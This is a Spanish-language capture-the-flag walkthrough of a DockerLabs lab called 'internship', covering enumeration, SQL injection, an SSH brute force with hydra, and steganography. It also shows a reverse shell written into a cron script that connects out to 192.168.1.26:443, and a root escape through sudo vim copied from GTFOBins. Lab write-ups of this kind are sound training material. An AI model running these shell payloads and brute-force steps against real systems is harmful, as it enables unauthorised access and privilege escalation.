
Vamos a desplegar el laboratorio.

Haremos un escaneo profundo de los puertos del laboratorio, y luego miraremos el archivo.


Vamos a explorar el servidor http que tiene el laboratorio.


Vamos a ver que la pagina dirige a //gatekeeperhr.com




```
<!DOCTYPE html>
<html lang="es">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>GateKeeper HR | Tu Portal de Recursos Humanos</title>
    <link rel="dns-prefetch" href="//gatekeeperhr.com" />
    <link href="https://fonts.googleapis.com/css2?family=Poppins:wght@300;400;600&display=swap" rel="stylesheet">
    <link rel="stylesheet" href="./css/styles.css">
```

Vamos a editar nuestro fichero de /etc/hosts para apuntar a esta dirección cuando escribamos en nuestro navegador.







Ahora podemos ver que los botones de la pagina web son interactivos, vamos a intentar hacer un SQL inyection y vemos que el resultado es positivo.



Al ingresar, podemos ver una cantidad de nombres, vamos a crear un fichero txt donde estén todos estos nombres.





Ahora con la herramienta dirb que es similar a gobuster, para hacer un ataque de fuerza bruta de directorios y archivos web.

```
❯ dirb http://gatekeeperhr.com/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Sep  4 18:48:31 2025
URL_BASE: http://gatekeeperhr.com/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://gatekeeperhr.com/ ----
==> DIRECTORY: http://gatekeeperhr.com/css/
==> DIRECTORY: http://gatekeeperhr.com/default/
==> DIRECTORY: http://gatekeeperhr.com/includes/
+ http://gatekeeperhr.com/index.html (CODE:200|SIZE:3971)
==> DIRECTORY: http://gatekeeperhr.com/js/
==> DIRECTORY: http://gatekeeperhr.com/lab/
+ http://gatekeeperhr.com/server-status (CODE:403|SIZE:281)
==> DIRECTORY: http://gatekeeperhr.com/spam/

---- Entering directory: http://gatekeeperhr.com/css/ ----

---- Entering directory: http://gatekeeperhr.com/default/ ----
+ http://gatekeeperhr.com/default/index.html (CODE:200|SIZE:3861)

---- Entering directory: http://gatekeeperhr.com/includes/ ----

---- Entering directory: http://gatekeeperhr.com/js/ ----

---- Entering directory: http://gatekeeperhr.com/lab/ ----

---- Entering directory: http://gatekeeperhr.com/spam/ ----
+ http://gatekeeperhr.com/spam/index.html (CODE:200|SIZE:308)

-----------------
END_TIME: Thu Sep  4 18:48:48 2025
DOWNLOADED: 32284 - FOUND: 4
```

Vemos que contamos con un directorio llamado /spam, así que lo miraremos.

Al inspeccionar la página, ya que está en negro podremos ver que hay un comentario.


```
<!DOCTYPE html>
<html lang="es">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <style>
        body {
            background: #000;
        }
    </style>
</head>
<body>
    <!-- Yn pbagenfrñn qr hab qr ybf cnfnagrf rf 'checy3' -->
</body>
```

Después de una búsqueda sobre este texto, vemos que nos da una contraseña.

```
nginx


La contraseña de uno de los pasantes es 'purcl3'
```

Haremos un ataque de fuerza bruta con la lista de usuarios que hicimos y con la contraseña que hemos conseguido.

```
❯ hydra -L users.txt -p purpl3 ssh://172.17.0.2
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizati
ons, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-04 18:50:20
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t
 4
[DATA] max 10 tasks per 1 server, overall 10 tasks, 10 login tries (l:10/p:1), ~1 try per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2   login: pedro   password: purpl3
```

Vemos que corresponde al usuario pedro, así que vamos a conectarnos por ssh.

```
❯ ssh pedro@172.17.0.2
pedro@172.17.0.2's password:
Linux 4171a53cc6e2 6.12.25-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.25-1kali1 (2025-04-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Sep  4 16:12:47 2025 from 172.17.0.1
pedro@4171a53cc6e2:~$ ls -la
total 36
drwxrwx--- 1 pedro pedro 4096 Sep  4 16:13 .
drwxr-xr-x 1 root  root  4096 Feb 10  2025 ..
-rw------- 1 pedro pedro  236 Sep  4 16:24 .bash_history
-rw-r--r-- 1 pedro pedro  220 Mar 29  2024 .bash_logout
-rw-r--r-- 1 pedro pedro 3526 Mar 29  2024 .bashrc
drwxr-xr-x 3 pedro pedro 4096 Sep  4 16:13 .local
-rw-r--r-- 1 pedro pedro  807 Mar 29  2024 .profile
-r-------- 1 pedro pedro  798 Feb  9  2025 fl4g.txt
pedro@4171a53cc6e2:~$ cat fl4g.txt
                     _
                  _ooOoo_
                 o8888888o
                 88" . "88
                 (| -_- |)
                 O\  =  /O
              ____/`---'\____
            .'  \\|     |//  `.
           /  \\|||  :  |||//  \
          /  _||||| -:- |||||_  \
          |   | \\\  -  /'| |   |
          | \_|  `\`---'//  |_/ |
          \  .-\__ `-. -'__/-.  /
        ___`. .'  /--.--\  `. .'___
     ."" '<  `.___\_<|>_/___.'  _> \"".
    | | :  `- \`. ;`. _/; .'/ /  .' ; |
    \  \ `-.   \_\_`. _.'_/_/  -' _.' /
===========`-.`___`-.__\ \___  /__.-'_.'_.-'================
                     `=--=-'

                   ~ Sigue asi ~
```

Hemos encontrado una flag dentro del usuario.


Con el comando ps aux para ver procesos que esta corriendo en el sistema.

Podemos ver el usuario valentina hace un proceso cada 30 segundos que podemos editar.

```
pedro@4171a53cc6e2:~$ ps aux
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  0.0   3924  2976 ?        Ss   15:37   0:00 /bin/bash /entrypoint.sh
root          23  0.0  0.3 201808 22376 ?        Ss   15:37   0:00 /usr/sbin/apache2 -k start
www-data      29  0.1  0.2 202556 12900 ?        S    15:37   0:08 /usr/sbin/apache2 -k start
www-data      30  0.1  0.2 202412 12640 ?        S    15:37   0:08 /usr/sbin/apache2 -k start
root          43  0.0  0.0  15436  4756 ?        Ss   15:37   0:00 sshd: /usr/sbin/sshd [listener] 0 of 10-100 star
root          50  0.0  0.0   3600  1936 ?        Ss   15:37   0:00 /usr/sbin/cron
root          77  0.0  0.0   2576  1580 ?        S    15:37   0:00 /bin/sh /usr/bin/mysqld_safe
mysql        202  0.0  3.9 1407176 234656 ?      Sl   15:37   0:02 /usr/sbin/mariadbd --basedir=/usr --datadir=/var
root         203  0.0  0.0   5944  2528 ?        S    15:37   0:00 logger -t mysqld -p daemon error
root         261  0.0  0.0   2516  1316 ?        S    15:37   0:00 tail -f /dev/null
www-data     331  0.1  0.2 202412 12596 ?        S    15:38   0:08 /usr/sbin/apache2 -k start
www-data     394  0.1  0.2 202412 12572 ?        S    15:39   0:07 /usr/sbin/apache2 -k start
www-data     396  0.1  0.2 202548 13020 ?        S    15:39   0:07 /usr/sbin/apache2 -k start
www-data     397  0.1  0.2 202556 12928 ?        S    15:39   0:07 /usr/sbin/apache2 -k start
www-data     398  0.1  0.3 202556 18780 ?        S    15:39   0:07 /usr/sbin/apache2 -k start
www-data     399  0.1  0.2 202556 12888 ?        S    15:39   0:07 /usr/sbin/apache2 -k start
www-data     402  0.1  0.2 202556 13060 ?        S    15:39   0:07 /usr/sbin/apache2 -k start
www-data     403  0.1  0.2 202556 12852 ?        S    15:39   0:07 /usr/sbin/apache2 -k start
root        2934  0.0  0.0   5980  3168 ?        S    16:14   0:00 /usr/sbin/CRON
valenti+    2941  0.0  0.0   2576  1564 ?        Ss   16:14   0:00 /bin/sh -c sleep 15; /opt/log_cleaner.sh
valenti+    2949  0.0  0.0   3924  2756 ?        S    16:14   0:00 /bin/bash /opt/log_cleaner.sh
valenti+    2950  0.0  0.0   4188  3252 ?        S    16:14   0:00 bash -i
valenti+    2958  0.0  0.0   2516  1556 ?        S    16:14   0:00 script /dev/null -c bash
valenti+    2959  0.0  0.0   2576  1540 pts/1    Ss   16:14   0:00 sh -c bash
valenti+    2960  0.0  0.0   4192  3252 pts/1    S    16:14   0:00 bash
root        3109  0.0  0.0   6876  4168 pts/1    S+   16:18   0:00 sudo -l
root        3682  0.0  0.0   7372  4344 ?        S    16:33   0:00 sudo /usr/bin/vim -c :!/bin/sh
root        3683  0.0  0.0   7372  1516 pts/0    Ss+  16:33   0:00 sudo /usr/bin/vim -c :!/bin/sh
root        3684  0.0  0.1  11372  8876 pts/0    Tl   16:33   0:00 /usr/bin/vim -c :!/bin/sh
root        3711  0.0  0.0   7368  4340 ?        S    16:34   0:00 sudo /usr/bin/vim -c :!/bin/sh
root        3712  0.0  0.0   7368  1372 pts/3    Ss+  16:34   0:00 sudo /usr/bin/vim -c :!/bin/sh
root        3713  0.0  0.1  11372  8980 pts/3    Tl   16:34   0:00 /usr/bin/vim -c :!/bin/sh
root        3751  0.0  0.0   7364  4440 ?        S    16:35   0:00 sudo vim -c :!/bin/sh
root        3752  0.0  0.0   7364  1560 pts/4    Ss+  16:35   0:00 sudo vim -c :!/bin/sh
root        3753  0.0  0.1  11372  8764 pts/4    Tl   16:35   0:00 vim -c :!/bin/sh
root        3859  0.0  0.0   7364  4276 ?        S    16:37   0:00 sudo vim -c :!/bin/sh
root        3860  0.0  0.0   7364  1588 pts/6    Ss+  16:37   0:00 sudo vim -c :!/bin/sh
root        3861  0.1  0.1  11528  8828 pts/6    Tl   16:37   0:01 vim -c :!/bin/sh
root        4422  0.0  0.1  18084 10704 ?        Ss   16:50   0:00 sshd: pedro [priv]
pedro       4428  0.0  0.1  18340  6780 ?        S    16:50   0:00 sshd: pedro@pts/7
pedro       4429  0.0  0.0   4188  3396 pts/7    Ss   16:50   0:00 -bash
root        4441  0.0  0.0   5980  3040 ?        S    16:51   0:00 /usr/sbin/CRON
root        4442  0.0  0.0   5980  3168 ?        S    16:51   0:00 /usr/sbin/CRON
valenti+    4445  0.0  0.0   2576  1548 ?        Ss   16:51   0:00 /bin/sh -c sleep 45; /opt/log_cleaner.sh
valenti+    4447  0.0  0.0   2484  1276 ?        S    16:51   0:00 sleep 45
valenti+    4449  0.0  0.0   2576  1492 ?        Ss   16:51   0:00 /bin/sh -c sleep 30; /opt/log_cleaner.sh
valenti+    4452  0.0  0.0   2484  1300 ?        S    16:51   0:00 sleep 30
pedro       4464  0.0  0.0   8100  4156 pts/7    R+   16:51   0:00 ps aux
```

Vamos a preparar una reverse Shell.

```
pedro@4171a53cc6e2:~$ sudo nano /opt/log_cleaner.sh
```




```
#!/bin/bash
bash -i >& /dev/tcp/192.168.1.26/443 0>&1
```

Ahora desde nuestra maquina vamos a ponernos en escucha y así poder tener acceso.

```
~/Do/DockerLabs/internship ✘ 255 ⧗ 5s sudo netcat -nlvvp 443
```

Ahora haciendo igual una búsqueda, encontramos una flag y una imagen.

```
valentina@4171a53cc6e2:~$
```

```
valentina@4171a53cc6e2:~$ ls -la
total 84
drwxrwx--- 1 valentina valentina  4096 Sep  4 16:36 .
drwxr-xr-x 1 root      root       4096 Feb 10  2025 ..
-rw------- 1 valentina valentina   367 Sep  4 16:40 .bash_history
-rw-r--r-- 1 valentina valentina   220 Mar 29  2024 .bash_logout
-rw-r--r-- 1 valentina valentina  3526 Mar 29  2024 .bashrc
-rw-r--r-- 1 valentina valentina   807 Mar 29  2024 .profile
-rw------- 1 root      root       4096 Sep  4 16:35 .swo
-rw------- 1 root      root       4096 Sep  4 16:34 .swp
-r-------- 1 valentina valentina   636 Feb  9  2025 fl4g.txt
-r-------- 1 valentina valentina 44990 Feb  9  2025 profile_picture.jpeg
valentina@4171a53cc6e2:~$ cat fl4g.txt
```


```
jgs

       ~ Ahora, a por la escalada de privilegios ~


valentina@4171a53cc6e2:~$
```

Vamos a copiarnos la imagen en nuestro sistema para poder mirarla.

```
valentina@4171a53cc6e2:~$ mv profile_picture.jpeg /tmp/
```

```
valentina@4171a53cc6e2:~$ chmod 0777 /tmp/profile_picture.jpeg
```

```
❯ scp pedro@172.17.0.2:/tmp/profile_picture.jpeg .
pedro@172.17.0.2's password:
profile_picture.jpeg
```



Vemos que nos encontramos con esto, con la herramienta steghide para extraer información dentro de una imagen.

```
❯ steghide extract -sf profile_picture.jpeg
Anotar salvoconducto:
anot◆ los datos extra◆dos e/"secret.txt".
```

Vemos que tenemos un fichero llamado secret.txt, si lo miramos posiblemente sea una contraseña.

```
❯ cat secret.txt
       │ File: secret.txt
   1   │ mag1ck
```

Hacemos el intento con el usuario de valentina y vemos que tenemos éxito en la conexión.

```
❯ ssh valentina@172.17.0.2
valentina@172.17.0.2's password:
Linux 4171a53cc6e2 6.12.25-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.25-1kali1 (2025-04-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Thu Sep  4 16:37:26 2025 from 172.17.0.1
valentina@4171a53cc6e2:~$
```

Ahora queda la escalada de privilegios, buscamos algún binario que contemos con permisos de sudo y vemos que tenemos el binario vim

```
valentina@4171a53cc6e2:~$ sudo -l
[sudo] password for valentina:
Matching Defaults entries for valentina on 4171a53cc6e2:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty, listpw=always

User valentina may run the following commands on 4171a53cc6e2:
    (ALL : ALL) PASSWD: ALL, NOPASSWD: /usr/bin/vim
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

(a) `sudo vim -c ':!/bin/sh'`

(b) This requires that `vim` is compiled with Python support. Prepend `:py3` for Python 3.

```
sudo vim -c ':py import os; os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
```

(c) This requires that `vim` is compiled with Lua support.

```
sudo vim -c ':lua os.execute("reset; exec sh")'
```

Ejecutamos lo que nos dice en la pagina gtfobin y ahora somos root.

```
valentina@4171a53cc6e2:~$ sudo /usr/bin/vim -c ':!/bin/sh'

# whoami
root
#
```

```
# cat fl4g.txt
```


```
Instagram: @purpl3_mag1ck
TikTok: @purple_mag1ck
```